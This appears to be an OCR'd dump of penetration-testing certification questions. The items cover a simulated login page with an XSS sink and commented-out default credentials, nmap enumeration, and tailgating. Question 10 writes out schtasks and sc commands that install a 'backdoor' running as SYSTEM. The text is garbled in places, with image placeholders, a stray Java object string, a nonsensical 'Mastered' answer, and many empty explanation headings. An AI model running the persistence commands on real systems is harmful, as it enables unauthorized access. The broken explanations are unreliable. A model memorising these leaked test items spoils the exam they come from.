
NEW QUESTION 7
DRAG DROP
You are a penetration tester reviewing a client??s website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System


https://comptia.org/login.aspx#viewcookies


Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1…	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1…	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc…	.comptia.o...	/	2018-04-1…	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7…	.comptia.o...	/	2019-10-1…	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13			

Secure System

https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```





Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 ?

Step 2 ?


Step 3 ?

Step 4 ?

A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 8
A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

A. Netcat
B. Wireshark
C. Nmap
D. Responder

Answer: C

Explanation:
? Installation: sudo apt-get install nmap
? Basic Network Scanning: nmap -sP 192.168.1.0/24
? Service and Version Detection: nmap -sV 192.168.1.10
? Enumerating Domain Systems:
nmap -p 445 --script=smb-enum-domains 192.168.1.10
? Advanced Scanning Options: nmap -sS 192.168.1.10
? uk.co.certification.simulator.questionpool.PList@623a95bc nmap -A 192.168.1.10
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 9
A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?

A. Service discovery
B. OS fingerprinting
C. Host discovery
D. DNS enumeration

Answer: C

Explanation:
In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:
? Host Discovery (Answer: C):
nmap -sn 192.168.1.0/24
? References:
Service Discovery (Option A):
? Objective: After identifying live hosts, determine the services running on them.
? Tools & Techniques: nmap -sV 192.168.1.100
? References:
OS Fingerprinting (Option B):
? Objective: Determine the operating system of the identified hosts.
? Tools & Techniques: nmap -O 192.168.1.100
? References:
DNS Enumeration (Option D):
? Objective: Identify DNS records and gather subdomains related to the target domain.
? Tools & Techniques:
dnsenum example.com
Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration. This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

NEW QUESTION 10
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
? schtasks.exe:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
? sc.exe:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
? Other Utilities:
Pentest References:
? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
? Windows Tools: Understanding how to leverage built-in Windows tools like
schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.
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NEW QUESTION 10
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 13
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud

D. Metadata services

Answer: D

Explanation:
Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.
? Understanding Metadata Services:
? Common Information Exposed:
? Security Risks:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 15
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
==========

NEW QUESTION 20
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:
Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
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NEW QUESTION 24
A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?

A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.

D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.

Answer: B

Explanation:
In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here??s why option B is correct:
? Tailgating: This involves following an authorized person into a secure area without
proper credentials. During busy times, it??s easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.
? Cloning Badge Information: This can be effective but requires proximity to
employees and specialized equipment, making it more complex and time- consuming.
